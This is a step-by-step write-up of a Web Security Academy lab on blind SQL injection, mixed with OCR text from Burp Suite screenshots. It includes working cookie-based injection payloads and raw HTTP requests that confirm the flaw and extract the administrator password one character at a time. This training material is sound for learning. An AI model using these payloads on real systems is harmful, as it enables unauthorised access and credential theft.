Lab: Blind SQL injection with conditional responses

Open the burpsuite and turn on the intercept in the proxy. Click a different product type and send that request containing tracking id cookie to the repeater. Append the payload ' AND '1'='1 in the tracking id cookie to check for any blind injection vulnerabilities.

To verify the table user exists try the payload
‘ AND (SELECT 'a' FROM users LIMIT 1)='a


To verify the user administrator exists try the payload
' AND (SELECT 'a' FROM users WHERE username='administrator')='a

Next you need to determine the length of the password so try the payload
‘ AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>1)='a

Try the above payload until you don’t get the welcome back message and after try all the number. The length of the password was found to be 20.


After getting the length of the password, now you need to determine the password. The possibilities are so huge that you can’t guess the values of each character so send this request to the intruder. Add the payload AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='§a§, Now in the payload tab select simple list and add values from a-z and 0-9. To identify the correct value add Welcome back message in the grep list in settings.

Instead the sniper attack, you can try the cluster bomb attack to simultaneously change two variable AND (SELECT SUBSTRING(password,§1§,1) FROM users WHERE username='administrator')='§a§. There will be 720 possibilities and you get the password easily.


Burp Suite Community Edition v2023.3.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
Settings
Send
Cancel
Target: https://0afd002e035892e68024949e00e800cd.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
INSPECTOR
Web Security Academy
Back to lab home
Back to lab description
LAB Not solved
Home | Welcome back! | My account
WE LIKE TO SHOP
Accessories
Refine your search:
All Accessories Clothing, shoes and accessories Corporate gifts Lifestyle Tech gifts
Search...
0 matches
Done
5,503 bytes | 169 millis

```
GET /filter?category=Accessories HTTP/2
Host: 0afd002e035892e68024949e00e800cd.web-security-academy.net
Cookie: TrackingId=E5iqhoBUlXitsJLP' AND '1'='1; session=gxjg5rhPCbBwhohb1168TQHgxHDozZWE
Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/112.0.5615.50 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0afd002e035892e68024949e00e800cd.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
```


Blind SQL injection with conditional responses



Burp Suite Community Edition v2023.3.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
Settings
1 ×
Send
Cancel
Target: https://0afd002e035892e68024949e00e800cd.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
INSPECTOR


```
GET /filter?category=Accessories HTTP/2
Host: 0afd002e035892e68024949e00e800cd.web-security-academy.net
Cookie: TrackingId=E5iqhoBUlXitsJLP'AND (SELECT 'a' FROM users LIMIT 1)='a; session=
gxjg5rhPCbBwhohb1168TQHgxHDozZWE
Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/112.0.5615.50 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0afd002e035892e68024949e00e800cd.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8


```


Burp Suite Community Edition v2023.3.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
Settings
Send
Cancel
Target: https://0afd002e035892e68024949e00e800cd.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
INSPECTOR
Search...
0 matches
Done
5,590 bytes | 177 millis


```
GET /filter?category=Accessories HTTP/2
Host: 0afd002e035892e68024949e00e800cd.web-security-academy.net
Cookie: TrackingId=E5iqhoBUlXitsJLP'AND (SELECT 'a' FROM users WHERE username='administrator')='a
; session=gxjg5rhpcbbwhohb1168tqhgxhdozzwe:
Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/112.0.5615.50 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0afd002e035892e68024949e00e800cd.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
```

Web Security Academy
Blind SQL injection with conditional responses
LAB Not solved
Back to lab home
Back to lab description
Home | Welcome back! | My account
WE LIKE TO SHOP
Accessories
Refine your search:
All Accessories Clothing, shoes and accessories Corporate gifts Lifestyle Tech gifts


Burp Suite Community Edition v2023.3.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
Settings
Send
Cancel
Target: https://0afd002e035892e68024949e00e800cd.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
INSPECTOR
Search...
0 matches
Done
5,529 bytes | 194 millis

```
GET /filter?category=Accessories HTTP/2
Host: 0afd002e035892e68024949e00e800cd.web-security-academy.net
Cookie: TrackingId=E5iqhoBUlXitsJLP' AND (SELECT 'a' FROM users WHERE username='administrator' AND
LENGTH(password)>20)='a; session=gxjg5rhpcbbwhohb1168tqhgxhdozzwe:
Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/112.0.5615.50 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0afd002e035892e68024949e00e800cd.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8

I
```


Burp Suite Community Edition v2023.3.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
Settings
1 × 2 ×
Positions Payloads Resource pool Settings
Start attack
Add §
Clear §
Auto §
Refresh
Clear
Search...

Choose an attack type

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://0afd002e035892e68024949e00e800cd.web-security-academy.net

☑ Update Host header to match target


```
GET /filter?category=Accessories HTTP/2
Host: 0afd002e035892e68024949e00e800cd.web-security-academy.net
Cookie: TrackingId=E5iqhoBUlXitsJLP' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='§a§; session=gxjg5rhpcbbwhohb1168tqhgxhdozzwe:
Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0afd002e035892e68024949e00e800cd.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8

```

0 matches

1 payload position

Length: 935


Burp Suite Community Edition v2023.3.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
Settings
1 × 2 ×
Positions Payloads Resource pool Settings
Start attack
Paste
Load ...
Remove
Clear
Deduplicate
Add
Enter a new item
Add from list ... [Pro version only]
Add
Edit
Remove
Up
Down

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1

Payload count: 36

Payload type: Simple list

Request count: 36

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

a
b
c
d
e
f
g

Payload processing


You can define rules to perform various processing tasks on each payload before it is used.

Enabled	Rule

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.


☑ URL-encode these characters: ./\=<>?+&*;:"{}|^`#


3. Intruder attack of https://0a7900dd048feb0... Temporary attack - Not saved to project file
Attack
Save
Columns
Results
Positions
Payloads
Resource pool
Settings

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Welco...	Comment
4	d	200	☐	☐	5413		
5	e	200	☐	☐	5413		
6	f	200	☐	☐	5413		
7	g	200	☐	☐	5413		
8	h	200	☐	☐	5413		
9	i	200	☐	☐	5413		
10	j	200	☐	☐	5413		
11	k	200	☐	☐	5474	1	
12	l	200	☐	☐	5413		
13	m	200	☐	☐	5413		
14	n	200	☐	☐	5413		

Finished


Untitled * — Kate
File Edit Selection View Go Projects LSP Client Sessions Tools Settings Help
New Open Save Save As Undo Redo
Untitled
Outp... Diagnosti... Sear... Proj... Termin... 1:21 INSERT en_IN Soft Tabs: 4 UTF-8 Normal

